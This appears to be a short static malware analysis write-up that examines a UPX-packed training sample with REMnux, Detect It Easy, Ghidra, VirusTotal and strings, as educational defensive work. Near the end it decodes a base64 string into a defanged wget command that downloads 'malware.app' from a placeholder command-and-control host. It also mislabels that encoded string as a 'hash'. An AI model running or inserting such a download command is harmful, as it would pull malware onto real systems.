
# **Malware Analysis**

Static Analysis of Sample Malware Files and Real Life Malwares

Performed static malware analysis using REMnux which is a Linux Toolkit for Malware Analysis


### Checking the malware file type

Using DIE (Detect It Easy) to know more details about the malware



As the file is packed with UPX which is an Open source file packer, Unpacking it


## Now viewing the file using DIE




Now we can see more info about the malware file like the programming language used, compiler, etc..

# **Reverse Engineering using Ghidra**

Using Ghidra to decompile the malware files and read the source code



# Decompiling using Ghidra





We can see the source code of a function

Now checking whether the malicious file is already reported as malware by security professionals using VirusTotal

#### First creating the MD5 hash of the file

### Checking the hash in VirusTotal





This is a Malware which is reported by many security vendors as flagged.

# Decoding the Hash found in malware files

Using strings command to see the ascii readable strings in the file

```
remnux@remnux:-/Downloads$ strings training-sample
/Lib64/ld-llnux.x86-64.so.2
libc.so.6
puts
_stack.chk_fail
popen
fgets
system
_cxa_finalize
_libc_start_main
6(.IBC_2.2.5
ITM_deregisterTMCloneTable
_gmon_start
_ITM_registerTMCloneTable
_gmon_start
_ITM_registerTMCloneTable
%2
%r
%r
%y
} =
AMAVI
AUANI
AU
```

As we found a hash set by malware developer to hide the functionality Decoding the hash to know

remnux@remnux:~/Downloads\$ echo "d2dldCBodHRw0i8vc29tZW5vbmV4aXRpbmdjbmNbLl1jb20vbWFsd2FyZS5hcHA=" | base64 -d
wget http://somenonexitingcnc[.]com/malware.appremnux@remnux:~/Downloads\$

After decoding the hash we found the functionality that it is running a malicious site.

So here I did some basic static malware analysis of real life malware samples..